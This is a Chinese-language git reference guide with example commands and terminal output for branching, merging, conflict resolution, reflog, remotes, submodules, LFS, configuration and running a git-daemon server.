[root@grey lua]# git status
On branch grey
Your branch is up to date with 'origin/grey'.

Untracked files:
  (use "git add <file>..." to include in what will be
committed)
        cache.lua
        flush.lua

nothing added to commit but untracked files present (use "git
add" to track)
```

1.3. 切换分支

git-checkout - Checkout and switch to a branch

checkout master

```
$ git checkout master
Switched to branch "master"
```

checkout 分支

```
$ git branch
* master
  mybranch

$ git checkout mybranch
Switched to branch "mybranch"

$ git branch
  master
* mybranch
```

通过 checkout 找回丢失的文件

setup.py 不经意间被删除，找到丢失那一刻的提交是 fda886b0ae1526020c366cea2b747b3ceda18ff6，通过 checkout 检出该文件

```
git checkout fda886b0ae1526020c366cea2b747b3ceda18ff6 --
setup.py
```

重新添加到版本库中

```
git add setup.py
git commit -a -m '还原丢失文件'
git push
```

checkout 所有远程分支

```
for branch in $(git branch -r | grep -v HEAD) ; do
# git checkout -b ${branch#*/} $branch;
git checkout ${branch#*/};
git pull;
done
```

使用 ours 与 theirs 解决冲突

发生冲突是文件内会出现

```
<<<<<<<HEAD
<ours contents>
=======
<theirs contents>
>>>>>>>
```

使用 --ours 或 --theirs 来选择保留那一方的文件，例如：

```
git checkout --theirs <fileName>
```

冲突解决步骤

```
$ git checkout --ours <fileName>
$ git add <fileName>   //标记该冲突已解决
$ git rebase --continue
$ git status
$ git commit -a -m '冲突已经处理'
$ git push
```

使用远程分支强行覆盖本地分支

方法一

```
neo@MacBook-Pro-M2 ~/w/netkiller (master) > git fetch --all
neo@MacBook-Pro-M2 ~/w/netkiller (master) > git reset --hard
origin/master
```

方法二

```
git pull --force <远程主机> <远程分支>:<本地分支>
```

```
neo@MacBook-Pro-M2 ~/w/netkiller (master) > git pull --force
origin master:master
```

1.4. git-add - Add file contents to the index

```
$ echo 'hello world!!!'> newfile
$ git-add newfile
```

1.5. Creating and Commiting

```
$ cd (project-directory)
$ git init
$ (add some files)
$ git add .
$ git commit -m 'Initial commit'
```

git-commit - Record changes to the repository

```
$ git-commit -m 'add a new file' newfile
Created initial commit f6fda79: add a new file
 1 files changed, 1 insertions(+), 0 deletions(-)
 create mode 100644 newfile
```

1.6. Status

```
$ git clone git://10.10.0.5/example.git
Cloning into example...
remote: Counting objects: 5, done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 5 (delta 1), reused 0 (delta 0)
Receiving objects: 100% (5/5), done.
Resolving deltas: 100% (1/1), done.

neo@neo-OptiPlex-380:~/tmp$ cd example/

neo@neo-OptiPlex-380:~/tmp/example$ git status
# On branch master
nothing to commit (working directory clean)

neo@neo-OptiPlex-380:~/tmp/example$ ls
test1  test2  test3  test4

neo@neo-OptiPlex-380:~/tmp/example$ echo hello > test1

neo@neo-OptiPlex-380:~/tmp/example$ git status
# On branch master
```

```
# Changes not staged for commit:
#   (use "git add <file>..." to update what will be committed)
#   (use "git checkout -- <file>..." to discard changes in
working directory)
#
#       modified:   test1
#
no changes added to commit (use "git add" and/or "git commit -
a")
```

git-status - Show the working tree status

```
$ git-status newfile
# On branch master
#
# Initial commit
#
# Changes to be committed:
#   (use "git rm --cached <file>..." to unstage)
#
#       new file: newfile
#
```

1.7. Diff

```
neo@neo-OptiPlex-380:~/tmp/example$ git diff
diff --git a/test1 b/test1
index e69de29..ce01362 100644
--- a/test1
+++ b/test1
@@ -0,0 +1 @@
+hello
```

比较 nqp-cc/src/QASTCompilerMAST.nqp 文件 当前版本与 211ab0b19f25b8c81685a97540f4b1491eb17504 版本的区别

```
git diff 211ab0b19f25b8c81685a97540f4b1491eb17504 -- nqp-
cc/src/QASTCompilerMAST.nqp
```

--name-only 仅显示文件名

```
git diff --name-only
```

1.8. Push

```
$ git clone git://10.10.0.5/example.git
$ cd example
$ (edit files)
$ git add (files)
$ git commit -m 'Explain what I changed'

$ git push origin master
Counting objects: 5, done.
Delta compression using up to 2 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 278 bytes, done.
Total 3 (delta 0), reused 0 (delta 0)
To git://10.10.0.5/example.git
   27f8417..b088cc3  master -> master
```

1.9. Pull

```
$ git pull
remote: Counting objects: 5, done.
remote: Compressing objects: 100% (2/2), done.
```

```
remote: Total 3 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (3/3), done.
From git://10.10.0.5/example
   27f8417..b088cc3  master     -> origin/master
Updating 27f8417..b088cc3
Fast-forward
 test1 |    1 +
 1 files changed, 1 insertions(+), 0 deletions(-)
```

1.10. fetch

```
$ git fetch
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 2 (delta 1), reused 0 (delta 0)
Unpacking objects: 100% (2/2), done.
From git://10.10.0.5/example
   b088cc3..7e8c17d  master     -> origin/master
```

1.11. Creating a Patch

```
$ git clone git://github.com/git/hello-world.git
$ cd hello-world
$ (edit files)
$ git add (files)
$ git commit -m 'Explain what I changed'
$ git format-patch origin/master
```

1.12. reset

重置到上一个版本

```
git log
git reset --hard HEAD^
```

```
git log
git push -f
```

还原文件

```
$ git checkout <commit> --filename
$ git reset filename
```

2. 分支管理

Manipulating branches

git-branch - List, create, or delete branches

2.1. 查看本地分支

```
$ git branch
* master
```

查看远程分支

```
git branch -a
```

2.2. 创建分支

```
$ git branch development
$ git branch
* master
  development
```

机遇分支创建分支

```
$ git checkout -b feature develop
$ git push --set-upstream origin feature
```

```
```

2.3. 删除分支

```
$ git branch -d staging
Deleted branch staging.

$ git branch
* master
```

2.4. 切换分支

```
$ git branch
* master
  testing

$ git checkout testing
Switched to branch "testing"

$ git branch
  master
* testing
```

2.5. 重命名分支

```


neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git checkout
test
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git branch -
m test testing
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git push --
delete origin test
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git push
origin testing


```

2.6. git-show-branch - Show branches and their commits

```
$ git-show-branch
! [master] add a new file
 * [mybranch] add a new file
--
+* [master] add a new file
```

3. git log

```
git log --graph --pretty=format:'%Cred%h%Creset -
%C(yellow)%d%Creset %s %Cgreen(%cr) %C(bold blue)<%an>%Creset'
--abbrev-commit

git log --graph --pretty=format:'%Cred%h%Creset -
%C(yellow)%d%Creset %s %Cgreen(%ai) %C(bold blue)<%an>%Creset'
--abbrev-commit
```

3.1. hash-object

使用git命令计算文件的 sha-1 值

```
neo@MacBook-Pro ~ % echo 'test content' | git hash-object --
stdin
d670460b4b4aece5915caf5c68d12f560a9fe3e4
```

3.2. 一行显示 --oneline

```
Neo-iMac:test.netkiller.cn neo$ git log --name-status
commit 120f1bb6ff391c6b9b24899804f0292370873485 (HEAD -> main)
Author: 陈景峰 <neo@netkiller.cn>
Date:   Thu Dec 2 04:10:16 2021 +0000

    Initial commit

A       README.md
Neo-iMac:test.netkiller.cn neo$ git log --name-status --oneline
120f1bb (HEAD -> main) Initial commit
```

```
A       README.md
```

```
Neo-iMac:www.netkiller.cn neo$ git log --name-status --oneline
--graph
* 7ca7fb7 (HEAD -> main, origin/main, origin/HEAD) sign
| M     README.md
* ba9a9a6 更新.gitlab-ci.yml文件
| M     .gitlab-ci.yml
* 8af932e 更新.gitlab-ci.yml文件
| M     .gitlab-ci.yml
* 6fe467b Update app.js
| M     app.js
* a019da0 更新.gitlab-ci.yml文件
| M     .gitlab-ci.yml
* 65afb8b 更新.gitlab-ci.yml文件
| M     .gitlab-ci.yml
* 061c78d 更新.gitlab-ci.yml文件
| A     .gitlab-ci.yml
* 149daf5 Add new file
| A     app.js
* e927196 更新README.md
  A     README.md
```

3.3. 查看文件历史记录

```
neo@MacBook-Pro-Neo ~/workspace/devops % git log -- setup.py
```

diff 风格

```
neo@MacBook-Pro-Neo ~/workspace/devops % git log -p -- setup.py
```

```
commit abe282e68ad81e0e72cb8c700ba5c4db87c647a4
Author: neo <netkiller@msn.com>
Date:   Thu Sep 30 14:07:02 2021 +0800

    voice

diff --git a/setup.py b/setup.py
deleted file mode 100644
index 08f9d08..0000000
--- a/setup.py
+++ /dev/null
@@ -1,59 +0,0 @@
-import os,sys
-from setuptools import setup,find_packages
-sys.path.insert(0, os.path.abspath('lib'))
-from netkiller import __version__, __author__
-
-with open("README.md", "r") as fh:
-  long_description = fh.read()
-
-setup(
-       name="netkiller-devops",
-       version="0.2.4",
```

oneline 风格

```
neo@MacBook-Pro-Neo ~/workspace/devops % git log --
pretty=oneline -- setup.py
abe282e68ad81e0e72cb8c700ba5c4db87c647a4 voice
fda886b0ae1526020c366cea2b747b3ceda18ff6 语音通知
cb2ca23a81b2384b79d7b32bb2e84782bb80edaf 企业微信通知
ac8e573123142a2856d44d13307dd4c46b134ceb fixed logging bug
1c609b9242c8f404ec4bba207dd8c9d836e591d4 docker 增加日志功能
```

3.4. 格式化

格式参数

```
%H: 标准长度 commit hash
%h: 缩短的 commit hash
%T: tree hash
%t: 缩短的 tree hash
%P: parent hashes
%p: 缩短的 parent hashes
%an: 作者名字
%aN: mailmap的作者名字 (.mailmap对应，详情参照git-shortlog(1)或者
git-blame(1))
%ae: 作者邮箱
%aE: 作者邮箱 (.mailmap对应，详情参照git-shortlog(1)或者git-
blame(1))
%ad: 日期 (--date= 制定的格式)
%aD: 日期, RFC2822格式
%ar: 日期, 相对格式(1 day ago)
%at: 日期, UNIX timestamp
%ai: 日期, ISO 8601 格式
%cn: 提交者名字
%cN: 提交者名字 (.mailmap对应，详情参照git-shortlog(1)或者git-
blame(1))
%ce: 提交者 email
%cE: 提交者 email (.mailmap对应，详情参照git-shortlog(1)或者git-
blame(1))
%cd: 提交日期 (--date= 制定的格式)
%cD: 提交日期, RFC2822格式
%cr: 提交日期, 相对格式(1 day ago)
%ct: 提交日期, UNIX timestamp
%ci: 提交日期, ISO 8601 格式
%d: ref名称
%e: encoding
%s: commit信息标题
%f: sanitized subject line, suitable for a filename
%b: commit信息内容
%N: commit notes
%gD: reflog selector, e.g., refs/stash@{1}
%gd: shortened reflog selector, e.g., stash@{1}
%gs: reflog subject
%Cred: 切换到红色
%Cgreen: 切换到绿色
%Cblue: 切换到蓝色
%Creset: 重设颜色
%C(...): 制定颜色, as described in color.branch.* config option
```

```
%m: left, right or boundary mark
%n: 换行
%%: a raw %
%x00: print a byte from a hex code
%w([[,[,]]]): switch line wrapping, like the -w option of git-
shortlog(1)
```

命令演示

```
git log --since="2023-02-11" --no-merges --pretty=format:"%h
%an %ai %s"
```

4. reflog

reflog 类似我们软件中的 Undo/Redo ，就像使用 CMD+Z / CMD + SHIFT +Z 一样进行版本的切换和回滚。reflog 日志是保存在本地的，并不会 push 到远程，这就是他与 git log 的区别。

git reflog 与 git log的区别，git log 可以显示所有提交过的版本信息，但不包括已经被删除的 commit 记录和 reset 的操作

git reflog 可以是显示所有的操作记录，包括提交，回退的操作。一般用来找出操作记录中的版本号，进行回退，常用于恢复本地的错误操作。

git reflog 用法

```
Neo-iMac:test.netkiller.cn neo$ git reflog
120f1bb (HEAD -> main) HEAD@{0}: reset: moving to 120f1bb
9fcccf0 HEAD@{1}: commit: add tmp string
de5ca5d (origin/main, origin/HEAD) HEAD@{2}: reset: moving to
HEAD
de5ca5d (origin/main, origin/HEAD) HEAD@{3}: pull: Fast-forward
120f1bb (HEAD -> main) HEAD@{4}: clone: from
192.168.30.5:netkiller.cn/test.netkiller.cn.git
```

回滚到 120f1bb

```
Neo-iMac:test.netkiller.cn neo$ git reset --hard 120f1bb
HEAD is now at 120f1bb Initial commit
```

5. 远程仓库

5.1. 查看远程地址

查看远程仓库

```
git remote show
origin
```

```
neo@MacBook-Pro-Neo ~> git remote -v
origin  git@192.168.30.5:netkiller.cn/www.netkiller.cn.git
(fetch)
origin  git@192.168.30.5:netkiller.cn/www.netkiller.cn.git
(push)
```

```
neo@MacBook-Pro-M2 ~/netkiller (dev)> git remote get-url origin
ssh://git@gitlab.netkiller.cn/galaxy/ensd-fscs.git
```

显示远程地址

```
neo@MacBook-Pro-M2 ~/w/test (master)> git ls-remote --get-url
origin
ssh://git@gitlab.netkiller.cn:/chenjingfeng/test.git
```

5.2. 添加远程仓库

添加远程仓库

```
git remote add origin git@localhost:example.git
```

添加多个远程仓库

```
git remote add origin git@localhost:example.git
git remote add another
https://gitcafe.com/netkiller/netkiller.gitcafe.com.git
git push origin master
git push another master
```

5.3. 修改 origin

```
git remote rename origin old-origin
```

修改远程仓库

```
git remote set-url origin
git@gitlab.netkiller.cn:netkiller.cn/www.netkiller.cn.git
git remote set-url origin
https://gitlab.netkiller.cn/netkiller.cn/www.netkiller.cn.git
```

5.4. 删除 origin

```
git remote remove origin
```

删除远程仓库

```
git remote rm origin
```

5.5. 仓库共享

Setting up a git server

First we need to setup a user with a home folder. We will store all the repositories in this users home folder.

```
sudo adduser git
```

Rather than giving out the password to the git user account use ssh keys to login so that you can have multiple developers connect securely and

easily.

Next we will make a repository. For this example we will work with a repository called example. Login as the user git and add the repository.

login to remote server

```
ssh git@REMOTE_SERVER
```

once logged in

```
sudo mkdir example.git
cd example.git
sudo git --bare init
Initialized empty Git repository in /home/git/example.git/
```

That's all there is to creating a repository. Notice we named our folder with a .git extension.

Also notice the 'bare' option. By default the git repository assumes that you'll be using it as your working directory, so git stores the actual bare repository files in a .git directory alongside all the project files. Since we are setting up a remote server we don't need copies of the files on the filesystem. Instead, all we need are the deltas and binary objects of the repository. By setting 'bare' we tell git not to store the current files of the repository only the diffs. This is optional as you may have need to be able to browse the files on your remote server.

Finally all you need to do is add your files to the remote repository. We will assume you don't have any files yet.

```
mkdir example
cd example
git init
touch README
git add README
git commit -m 'first commit'
git remote add origin git@REMOTE_SERVER:example.git
git push origin master
```

replace REMOTE_SERVER with your server name or IP

6. git show - Show various types of objects

```
$ git show
commit f6fda79f2f550ea3b2c1b483371ed5d12499ac35
Author: chen <openunix@163.com>
Date:   Sat Nov 1 08:50:45 2008 -0400

    add a new file

diff --git a/newfile b/newfile
new file mode 100644
index 0000000..b659464
--- /dev/null
+++ b/newfile
@@ -0,0 +1 @@
+hello world!!!
```

6.1. 查看指定版本的文件内容

```
neo@MacBook-Pro-Neo ~/workspace/devops % git show
fda886b0ae1526020c366cea2b747b3ceda18ff6:setup.py
```

7. 合并分支

7.1. 合并分支

从 development 像 testing 分支合并

```
git checkout development
git pull
git checkout testing
git pull
git merge --no-ff "development"
git push
```

testing 分支向 master 分支合并

获取 testing 合并请求的分支

```
git fetch origin
git checkout -b "testing" "origin/testing"
```

如果此前已经执行过，使用下面命令切换分支即可，切换后 pull 代码，看看有什么新提交

```
git checkout "testing"
git pull
```

切换到 master 分支

```
git fetch origin
git checkout "master"
git branch --show-current
git merge --no-ff "testing"
```

将合并结果推送到远程

```
git push origin "master"
```

7.2. rebase

恢复 rebase 版本

```
git rebase
git reflog
git reset --hard 5faf0ae
git push
```

7.3. 合并分支解决冲突

案例，例如我们从 testing 分支向 master 分支合并代码出现冲突，该如何解决呢?

首先，两个分支拉取最新代码

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git checkout
testing
```

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git pull
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git checkout
master
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git pull
```

然后合并分支，从 testing 分支向 master 合并

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git merge --
no-ff testing
自动合并 neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
冲突（内容）：合并冲突于 neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
自动合并失败，修正冲突然后提交修正的结果。
```

出现冲突，编辑冲突文件

```
vim neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
```

保存后重看状态

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git status
位于分支 master
您的分支与上游分支 'origin/master' 一致。

您有尚未合并的路径。
  （解决冲突并运行 "git commit"）
  （使用 "git merge --abort" 终止合并）

要提交的变更：
```

```
        修改:      neo-admin/src/main/resources/application-
prod.yml
        修改:      neo-admin/src/main/resources/application-
test.yml
        修改:      neo-
common/src/main/java/com/neo/common/enums/IncarAttachTypeEnum.j
ava
        修改:      neo-
incar/src/main/java/com/neo/incar/service/impl/IncarAttachServi
ceImpl.java

未合并的路径:
  (使用 "git add <文件>..." 标记解决方案)
        双方修改:    neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
```

将合并的文件添加到 git

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git add neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git status
位于分支 master
您的分支与上游分支 'origin/master' 一致。

所有冲突已解决但您仍处于合并中。
  (使用 "git commit" 结束合并)

要提交的变更:
        修改:      neo-admin/src/main/resources/application-
prod.yml
        修改:      neo-admin/src/main/resources/application-
test.yml
        修改:      neo-
common/src/main/java/com/neo/common/enums/IncarAttachTypeEnum.j
ava
        修改:      neo-
incar/src/main/java/com/neo/incar/service/impl/IncarAttachServi
ceImpl.java
        修改:      neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
```

```

```

提交代码

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git commit -
a -m '手工合并分支 testing -> master'
[master 3652bf8e] 手工合并分支 testing -> master
```

推送代码

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git push
枚举对象中：1，完成.
对象计数中：100% (1/1)，完成.
写入对象中：100% (1/1)，240 字节 | 240.00 KiB/s，完成.
总共 1（差异 0），复用 0（差异 0），包复用 0
remote:
remote: To create a merge request for master, visit:
remote:
http://192.168.30.5/netkiller.cn/api.netkiller.cn/-/merge_reque
sts/new?merge_request%5Bsource_branch%5D=master
remote:
To http://192.168.30.5/netkiller.cn/api.netkiller.cn.git
   fcaefaf4..3652bf8e  master -> master
```

7.4. 终止合并

```
git merge --about
```

7.5. 合并单个文件

从 development 到 testing

```
git checkout development
git pull
checkout testing
git checkout development public/doc/UserGuide.pdf
git status
git commit -a -m '手工合并'
git push
```

从 testing 到 staging

```
git checkout staging
git pull
git checkout testing public/doc/UserGuide.pdf
git commit -a -m '手工合并'
git push
```

从 stage 到 master

```
git checkout master
git pull
git checkout staging public/doc/UserGuide.pdf
git commit -a -m '手工合并'
git push
```

7.6. Git 合并特定 commits 到另一个分支

用法

```
git cherry-pick [<options>] <commit-ish>...

常用options:
    --quit                  退出当前的chery-pick序列
    --continue              继续当前的chery-pick序列
    --abort                 取消当前的chery-pick序列，恢复当前分支
    -n, --no-commit         不自动提交
    -e, --edit              编辑提交信息
```

操作步骤

```
git log --oneline -3
git switch test

git log --oneline -3
git cherry-pick 2c0a8637a46c2f22eb703a9be7f09d005ed390ff
git push
git log --oneline -3
```

找到我们需要合并的 commit，我需要合并的是 2c0a8637a46c2f22eb703a9be7f09d005ed390ff

```
neo@MacBook-Pro-M2 ~/w/netkiller (master)> git log -3
commit 2c0a8637a46c2f22eb703a9be7f09d005ed390ff (HEAD ->
master, origin/master)
Author: Neo Chan <netkiller@msn.com>
Date:   Tue Mar 7 13:59:26 2023 +0800

    [TASK#12773 定时任务增加日志输出和执行结果钉钉通知]
(https://zentao.netkiller.cn/zentao/task-view-12773.html)

commit ada2c7e1c8cd1b9f306050e6ad95a7fe1406ab41
Author: Neo Chan <netkiller@msn.com>
```

```
Date:   Mon Mar 6 18:54:26 2023 +0800

    [TASK#12744 Excel 生成错误]
(https://zentao.netkiller.cn/zentao/task-view-12744.html)

commit e0b828fa3941bb7d8698322a4e4b2c96aa3fe841
(origin/branch_order_gross_profit_20230302,
origin/branch_dongguan_shell_20230302)
Merge: bf3e45a d00eefb
Author: Neo Chan <netkiller@msn.com>
Date:   Tue Feb 28 09:51:55 2023 +0800

    Merge branch 'grey'
```

切换道目的分支

```
neo@MacBook-Pro-M2 ~/w/netkiller (master)> git switch test
Switched to branch 'test'
Your branch is up to date with 'origin/test'.
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git pull
Already up to date.
```

查看目的分支的日志

```
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git log --oneline -3
f8bf5e1 (HEAD -> test, origin/test) [TASK#12744 Excel 生成错误]
(https://zentao.netkiller.cn/zentao/task-view-12744.html)
a42d15d Merge branch 'bugfix-online-20230214' into test
c8229b1 [BUG #0] 收入成本excel优化
```

合并代码，然后push代码

```
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git cherry-pick
2c0a8637a46c2f22eb703a9be7f09d005ed390ff
[test 235aa71] [TASK#12773 定时任务增加日志输出和执行结果钉钉通知]
(https://zentao.netkiller.cn/zentao/task-view-12773.html)
 Date: Tue Mar 7 13:59:26 2023 +0800
 8 files changed, 66 insertions(+), 13 deletions(-)
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git push
```

合并成功

```
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git log --oneline -1
235aa71 (HEAD -> pre, origin/pre) [TASK#12773 定时任务增加日志输出
和执行结果钉钉通知](https://zentao.netkiller.cn/zentao/task-view-
12773.html)
```

8. 比较文件

8.1. 比较 SHA

```
neo@MacBook-Pro-M2 ~/w/netkiller (dev)> git diff
cef86cfdb62de992b587c07425c8e7fa927a4b4d
66da93554af5d2e2398eb474b6981aa85a91547c
```

8.2. 分支比较

比较两个分支的差异

```
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git diff dev test --
stat
```

比较两个分支的文件差异

```
neo@MacBook-Pro-M2 ~/w/netkiller (test)> git diff dev test
src/main/resources/bootstrap.yml
```

9. Submodule 子模块

9.1. 添加模块

```
neo@MacBook-Pro ~ % cd workspace/Linux

neo@MacBook-Pro ~/workspace/Linux % git submodule add
https://github.com/netkiller/common.git common
Cloning into '/Users/neo/workspace/Linux/common'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 185 (delta 2), reused 6 (delta 1), pack-reused
176
Receiving objects: 100% (185/185), 56.49 KiB | 163.00 KiB/s,
done.
Resolving deltas: 100% (105/105), done.
```

模块信息存储在 .gitmodules 文件中

```
neo@MacBook-Pro ~/workspace/Linux % cat .gitmodules
[submodule "common"]
        path = common
        url = https://github.com/netkiller/common.git
```

同时也添加到 .git/config 文件中

```
neo@MacBook-Pro ~/workspace/Linux % cat .git/config | tail -n 3
[submodule "common"]
        url = https://github.com/netkiller/common.git
        active = true
```

9.2. checkout 子模块

clone 项目，然后进入目录

```
neo@MacBook-Pro /tmp/test % git clone
https://github.com/netkiller/Linux.git
neo@MacBook-Pro /tmp/test % cd Linux
```

初始化子模块

```
neo@MacBook-Pro /tmp/test/Linux % git submodule init
Submodule 'common' (https://github.com/netkiller/common.git)
registered for path 'common'
```

更新模块

```
neo@MacBook-Pro /tmp/test/Linux % git submodule update
Cloning into '/private/tmp/test/Linux/common'...
Submodule path 'common': checked out
'cdf61a1de34590bcc80b895fdf0e90b62cfd729f'
```

9.3. 删除子模块

```
git rm --cached <module>
```

10. Git Large File Storage

https://git-lfs.github.com/

Git Large File Storage | Git Large File Storage (LFS) replaces large files such as audio samples, videos, datasets, and graphics with text pointers inside Git, while storing the file contents on a remote server like GitHub.com or GitHub Enterprise.

```
/usr/bin/ruby -e "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/master/insta
ll)"

brew install git-lfs
```

10.1. 安装 LFS 支持

```
git lfs install
git lfs track "*.psd"
git add .gitattributes

git add file.psd
git commit -m "Add design file"
git push origin master
```

10.2. LFS lock

文件锁的用途是用户可以对一个文件进行加锁，阻止其他用户同一时间对该文件进行修改操作。因为在GIT仓库中同时编辑一个文

件，会发生冲突，然而解决二进制大文件的冲突，合并操作极其困难。

```
neo@MacBook-Pro ~/workspace/java-project % git lfs lock
test.psd
Locked test.psd

neo@MacBook-Pro ~/workspace/java-project % git lfs locks
test.psd        bg7nyt  ID:55777
```

如果Push被锁的文件，提示 Remote "origin" does not support the LFS locking API

```
neo@MacBook-Pro /tmp/java % git commit -a -m 'aaa'
[master b832eb3] aaa
 1 file changed, 2 insertions(+), 2 deletions(-)
neo@MacBook-Pro /tmp/java % git push
Remote "origin" does not support the LFS locking API. Consider
disabling it with:
  $ git config
'lfs.https://github.com/bg7nyt/java.git/info/lfs.locksverify'
false
Post https://github.com/bg7nyt/java.git/info/lfs/locks/verify:
EOF
error: failed to push some refs to
'https://github.com/bg7nyt/java.git'
```

解锁后Push成功

```
neo@MacBook-Pro ~/workspace/java-project % git lfs unlock
test.psd
Unlocked test.psd
```

```
neo@MacBook-Pro /tmp/java % git push
Git LFS: (1 of 1 files) 9 B / 9 B
Counting objects: 3, done.
Delta compression using up to 8 threads.
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 352 bytes | 352.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0)
remote: Resolving deltas: 100% (1/1), completed with 1 local
object.
To https://github.com/bg7nyt/java.git
   b29f474..b832eb3  master -> master
```

11. git config

11.1. git config

```
$ git config --file config http.receivepack true
```

11.2. 查看配置

```
Neo-iMac:workspace neo$ git config --list
credential.helper=osxkeychain
user.name=Neo Chen
user.email=netkiller@msn.com
user.signingkey=netkiller@msn.com
gpg.program=gpg
commit.gpgsign=true
```

11.3. 编辑配置

```
git config --global --edit
```

```
git config --edit
```

11.4. 替换配置项

```
$  git config --global --replace-all user.email "输入你的邮箱"
$  git config --global --replace-all user.name "输入你的用户名"
```

11.5. 配置默认分之

```
git config --global init.defaultBranch <名称>
```

11.6. GPG签名

```
开启GPG签名:

git config commit.gpgsign true

关闭:

git config commit.gpgsign false
```

11.7. core.sshCommand

git 默认使用 id_rsa，指定私钥方法是:

```
git config core.sshCommand "ssh -i ~/.ssh/id_rsa_example -F
/dev/null"
git pull
git push
```

```
GIT_SSH_COMMAND="ssh -i ~/.ssh/id_rsa_example -F /dev/null" git
clone git@github.com:netkiller/netkiller.github.io.git
```

11.8. fatal: The remote end hung up unexpectedly

```
error: RPC failed; result=22, HTTP code = 413 | 18.24 MiB/s
fatal: The remote end hung up unexpectedly
```

```
git config http.postBuffer 524288000
```

11.9. 忽略 SSL 检查

使用自颁发 ssl 证书时需要开启，否则无法 clone 和 push

```
export GIT_SSL_NO_VERIFY=true
```

```
git config http.sslVerify "false"
```

11.10. 配置忽略合并文件

从一个分支向另一个分支合并，有时我们不想覆盖某个文件。

```
neo@MacBook-Pro-M2 ~/netkiller (dev)> git config
```

```
merge.ours.driver true
```

创建 .gitattributes 文件

```
neo@MacBook-Pro-M2 ~/netkiller (office)> cat .gitattributes
src/main/resources/bootstrap.yml merge=ours
```

全局配置

```
git config --global merge.ours.driver true
```

11.11. .gitignore

```
find ./ -type d -empty | grep -v \.git | xargs -i touch
{}/.gitignore
```

11.12. .gitattributes

SVN Keywords

```
Example:

$ echo '*.txt ident' >> .gitattributes
$ echo '$Id$' > test.txt
$ git commit -a -m "test"

$ rm test.txt
```

```
$ git checkout -- test.txt
$ cat test.txt
```

```
```

```
```

```
```

设置文件换行符

开发者使用不同的操作系统，不同的开发工具，保存的文件换行符有三种，CR、LF、CRLF，也就是回车CR和换行的组合。

解决方案，在项目根目录下创建 .gitattributes 文件

```
*.js    eol=lf
*.jsx   eol=lf
*.json  eol=lf
```

11.13. 配置模版目录

配置模版之后，克隆项目会自动创建模版下的目录和文件

```
mkdir -p ~/workspace/template/hooks
```

配置模版目录

```
git config --global init.templatedir ~/workspace/template/
```

创建文件

```
curl -s
https://gitlab.ejiayou.com/chenjingfeng/zentao/-/raw/master/com
mit-msg -o ~/workspace/hooks/commit-msg
chmod +x ~/workspace/hooks/commit-msg
```

现在执行 git clone 之后你会发现 .git/hooks 目录会产生一个 commit-msg 文件

12. git-rev-parse - Pick out and massage parameters

12.1. 获得当前提交ID

```
root@netkiller /d/s/test (master)# git rev-parse HEAD
a7b5dc12c595e8abaae8800a86f93b475e833ce3
```

```
root@netkiller /d/s/test (master)# git rev-parse --short HEAD
a7b5dc1
```

13. git-daemon 服务器

13.1. git-daemon - A really simple server for git repositories

在/home/gitroot/ 上运行 git 守护进程

```
$ cd /home/gitroot
$ mkdir test.git
$ cd test.git
$ git --bare init --shared
Initialized empty shared Git repository in
/home/gitroot/test.git/
```

```
git daemon --verbose --export-all --base-path=/home/gitroot --
enable=receive-pack --reuseaddr
```

允许push,否则该仓库只能clone/pull

```
sudo git daemon --verbose --export-all --base-
path=/home/gitroot --enable=upload-pack --enable=upload-archive
--enable=receive-pack
```

或者增加配置项

```
$ git config daemon.receivepack true
$ git config --file config receive.denyCurrentBranch ignore
```

13.2. git-daemon-sysvinit

for a read-only repo:

```
$ sudo apt-get install git-daemon-sysvinit


$ dpkg -l git-daemon-sysvinit
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-
aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                    Version
Architecture             Description
+++-=======================================-
=======================-======================-
==============================================================
===================
ii  git-daemon-sysvinit                     1:1.7.10.4-1ubuntu1
all                      fast, scalable, distributed revision
control system (git-daemon service)


$ dpkg -L git-daemon-sysvinit
/.
/usr
/usr/share
/usr/share/git-core
/usr/share/git-core/sysvinit
/usr/share/git-core/sysvinit/sentinel
/usr/share/doc
/usr/share/doc/git-daemon-sysvinit
/usr/share/doc/git-daemon-sysvinit/copyright
/usr/share/doc/git-daemon-sysvinit/README.Debian
/etc
/etc/default
/etc/default/git-daemon
/etc/init.d
/etc/init.d/git-daemon
/usr/share/doc/git-daemon-sysvinit/changelog.Debian.gz
```

配置 /etc/default/git-daemon 文件

13.3. inet.conf / xinetd 方式启动

